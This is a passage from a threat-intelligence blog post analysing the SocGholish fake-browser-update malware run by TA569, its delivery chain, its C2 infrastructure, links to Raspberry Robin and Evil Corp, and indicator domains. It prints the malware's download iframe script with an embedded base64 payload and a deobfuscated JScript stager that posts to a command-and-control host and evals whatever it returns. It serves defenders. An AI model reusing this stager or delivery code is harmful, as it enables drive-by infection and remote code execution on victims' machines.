The names of these payloads also vary and often include the browser name, alongside certain keywords intended to obscure their intended purpose, i.e., words like “installer” or “update.”

In the most recent iteration (as of July 2025), TA569 has changed the name of this JScript payload to “**LatestVersion.js**.”

SocGholish actors tend to also mix in non-standard encodings for different letters, such as a Unicode character encoding of a single character in the word “update,” which then makes detection by standard anti-virus solutions more difficult.

An example iframe for a payload targeting a user running the Firefox web browser is shown here:

```
var filename = "U\u0440dateInst\u0430ller.zip";
var filePlain = window.atob('UEsDBBQAAgAIANuOqVrnDu66eAIAAO8DAAAWAAAAVmVyc2lvbi4xMzkuMzE5NS4yNS5qc4VSa1PaQBT9K9YPmO0yEDCYMCGM0Yo1SAykqMVxOsmyeRkS81gSFvnv3U
var file;
if (filename.substr(-4) == '.zip' || filename.substr(-4) == '.rar' || filename.substr(-4) == '.iso') {
    var binArray = new Uint8Array(filePlain.length);
    for (var i = 0; i < filePlain.length; i++) {
        binArray[i] = filePlain.charCodeAt(i);
    }
    file = new Blob([binArray], {
        type: 'application/octet-stream'
    });
} else {
    file = new Blob([filePlain], {
        type: 'application/json'
    });
}
var btn = document.createElement('a');
btn.href = URL.createObjectURL(file);
btn.download = filename;
document.body.appendChild(btn);
parent.postMessage('loaded', "*");
window.addEventListener("message", function(event) {
    if (event.data == 'download') {
        setTimeout(function() {
            btn.click();
        }, 100);
    }
});
```

Base64 encoded zip file containing SocGholish on-device implant JScript file.

Screenshot example iframe for a payload targeting a user running Firefox

This will download the **.zip** file contained in base64 and store it as “**UpdateInstaller[.]zip**”.

Inside the file, “**Version[.]139[.]3195[.]25[.]js**” is designed to appear like a standard Firefox update file, giving an apparent Firefox version in the filename. The deobfuscation of which can be seen below, with some variables renamed and code reformatted for legibility:

```
// Create an ActiveXObject for making HTTP requests
var xhr = new ActiveXObject("MSXML2.XMLHTTP");

// Prepare and send POST request
xhr.open("POST", "https://cpanel.santechplumbing.com/profileLayout", true);
xhr.send("HEBZrK1feaocTBS92vCdSPinLzpX9QgmEHDGamot+Q==");

// Wait for the request to complete
while (true) {
  WSH.Sleep(1000); // Sleep for 1 second
  if (xhr.readyState === 4) {
    eval(xhr.responseText); // Execute the returned JavaScript code
    break;
  }
}
```

SocGholish's initial implant is a relatively simple JavaScript stager with only two functions

Here we can see that this initial implant of SocGholish is a relatively simple JS stager that has only two functions:

First, using an ActiveXObject, it creates a POST request to a SocGholish Implant C2, sending along the tracking ID associated with the previous attack chain:

- *cpanel[.]santechplumbing[.]com/profileLayout*

Second, it starts a loop, waiting briefly before checking whether the C2 returned any data. If so, then the response text is executed and the loop stops. Otherwise, it continues infinitely.

This stage contains a preventive measure. Since the payload is still being associated with the previous infection chain, if the IP suddenly changes, the C2 will not follow up with a payload.

In earlier campaigns, SocGholish was observed setting up wildcard subdomains (where any subdomain attempted would resolve); however, it appears that they have since switched to using static subdomains over the last year or so.

An important note here is that the domains being used are set up using **Domain Shadowing***.

What is Domain Shadowing?*
The technique of Domain Shadowing involves compromising hosting or registry accounts of legitimate domains with a "known good" or benign reputation and using them to set up new subdomains that then point to malicious infrastructure. The effect of this is that the subdomains often appear less suspicious, as the domain itself has often existed for a long time, appears to be a legitimate business or organization, and thus has a greater chance of operating without issues or discovery for an extended period.

In addition to Domain Shadowing, SocGholish rotates its domains every two to three days, making indicators highly volatile and time-restricted in utility for defenders.

Additionally, the servers used as C2 servers for the implant are themselves proxies. The real C2 panel is hosted on Tor, and all requests are routed via a Tor proxy.*

**Note: Our team has not seen this detail being publicly discussed beyond an interesting graphic by Proofpoint in a 2023 blog (Figure 14: SocGholish Overview).*

TA569 occasionally rotates the C2 path for the on-device JScript stager. Besides the /profileLayout path observed in the previous code example, recent C2 paths observed are “/merchantServices”, “/checkAjax”, and “/viewDashboard”. Silent Push researchers believe this to be an attempt to evade the detection of C2 traffic via known paths in monitored networks.

The Raspberry Robin Connection

Silent Push Threat Analysts have reported before on our observations of Raspberry Robin’s connections to Russia and in 2024, the Cybersecurity and Infrastructure Security Agency (CISA), the FBI, and the NSA released a joint advisory linking Raspberry Robin to actors associated with Russia’s GRU, and the 161st Specialist Training Center (Unit 29155), underscoring its role in state-sponsored cyber operations. Their advisory can be accessed here: “Russian Military Cyber Actors Target US and Global Critical Infrastructure.”

In 2022, Microsoft also highlighted that they observed the SocGholish on-device agent being pushed via the Raspberry Pi Worm, which led to ransomware activity related to Dev-0243, including pre-ransomware behavior. This likely indicates that SocGholish bought traffic from Raspberry Robin and then sold the high-value infections to DEV-0243.

Where it becomes more interesting is when we highlight the fact that Microsoft, in another post about Raspberry Robin, concludes that there is code overlap between Raspberry Robin and Dridex, with Dridex being one of the earliest malware types that made DEV-0243 a notorious actor in the Russian Cybercrime Landscape.

Not only is DEV-0243 one of the main (if not the exclusive) customers for high-value SocGholish infections, but it’s also possible that DEV-0243 is to some degree involved in spreading SocGholish directly via Raspberry Robin, as discussed by an IBM post, accessed via the Wayback Machine, titled: “Raspberry Robin and Dridex: Two Birds of a Feather.” Thus, we assess it is at least possible that there are former members of these groups involved in all three malware families.

Customers of TA569

The most well-known customer of TA569 is identified as UNC2165 ((also known as DEV-0243, as mentioned above and tracked as Manatee Tempest, SilverFish, GoldDrake, and Indrik Spider), which are all aliases likely referring to Evil Corp), one of the most notorious Russian cybercrime actors.

This group is known to use SocGholish as an initial infection vector for ransomware deployment. Following the public indictment of several members of Evil Corp in 2019, the group transitioned from using proprietary ransomware variants to Ransomware-as-a-Service (RaaS) offerings, such as Lockbit Ransomware.

The prevailing assumption is that Evil Corp made this decision due to sanctions against its core members, rendering it illegal for most organizations to pay their ransom demands. By hiding behind RaaS operations, victims of Evil Corp are more likely to pay the ransoms since they do not need to fear knowingly breaking sanctions by doing so.

This change in tactics also makes it harder to determine which ransomware attacks related to SocGholish are executed by Evil Corp members and which others (if any) are not.

MintsLoader

Another recently observed customer of TA569 is the MintsLoader malware family. Also of note is an activity cluster named UNC4108, which appears to be directly related. UNC4108 utilizes MintsLoader to deploy various payloads, including info stealers, form grabber plugins, NetSupport RAT, and a backdoored BOINC client.

The primary function of loaders such as MintsLoader is to download and execute other malicious payloads, including RATs, infostealers, and modified BOINC* clients used for unauthorized computing.

What is BOINC?*
*“Berkeley Open Infrastructure for Network Computing,” or **BOINC**, is a software platform that enables volunteer computing by permitting individuals to donate their computer’s idle processing time to scientific research projects. Serving as a bridge to connect scientists with the vast, distributed computing power of volunteers’ personal computers, BOINC is a legitimate open-source platform that malicious actors have also abused.*

Silent Push Threat Analysts are currently investigating MintsLoader to a greater degree than the scope of this report and will release our findings once the research is complete for our customers and, if possible, to the public.

Register now for our free Community Edition to use all the tools and queries highlighted in this blog.

Mitigation

Silent Push believes all domains associated with SocGholish and TA569 present a significant level of risk. Proactive measures are essential to defend against this evolving threat.

Our analysts construct Silent Push Indicators Of Future Attack™ (IOFA™) Feeds, which provide a growing list of data focused on scams supported by this technique. These feeds include:

- FakeUpdates – TA569/SocGholish Domains
- FakeUpdates – TA2726 Domains
- Loader – Mintsloader Domains and IP addresses
- Keitaro C2 Domains and IP addresses
- Bulk Data Feeds for compromised domains.

The IOFA™ Feeds are available as part of a Silent Push Enterprise subscription. Enterprise users can ingest this data into their security stack to inform their detection protocols or use it to pivot across attacker infrastructure using the Silent Push Console and Feed Analytics screen.

Sample SocGholish Indicators of Future Attack™ (IOFA™) List

Below is a sample list of Silent Push IOFA™ associated with SocGholish. Our complete list is available for enterprise users.

-
- docs[.]nynovation[.]com
- download[.]romeropizza[.]com
- publication[.]garyjobeferguson[.]com
- images[.]therunningink[.]com
- trust[.]scriptobject[.]com
- source[.]scriptsafedata[.]com
- mgmt[.]studerandson[.]us
- virtual[.]urban-orthodontics[.]com
- billing[.]roofnrack[.]us
- customer[.]thewayofmoney[.]us
- searchgear[.]pro
- rapiddevapi[.]com
- cp[.]envisionfonddulac[.]biz

Continuing to Track SocGholish/TA569

Our team continues to investigate and track the SocGholish family of malware, its operator TA569, and all related actors, TDSs, and payloads involved in the complex infrastructure tied to this advanced threat.

Silent Push Enterprise customers enjoy customer-only reporting streams on this threat and many others. Where possible, we will share the details that can be made public here with our readers.

Source: https://www.silentpush.com/blog/socgholish/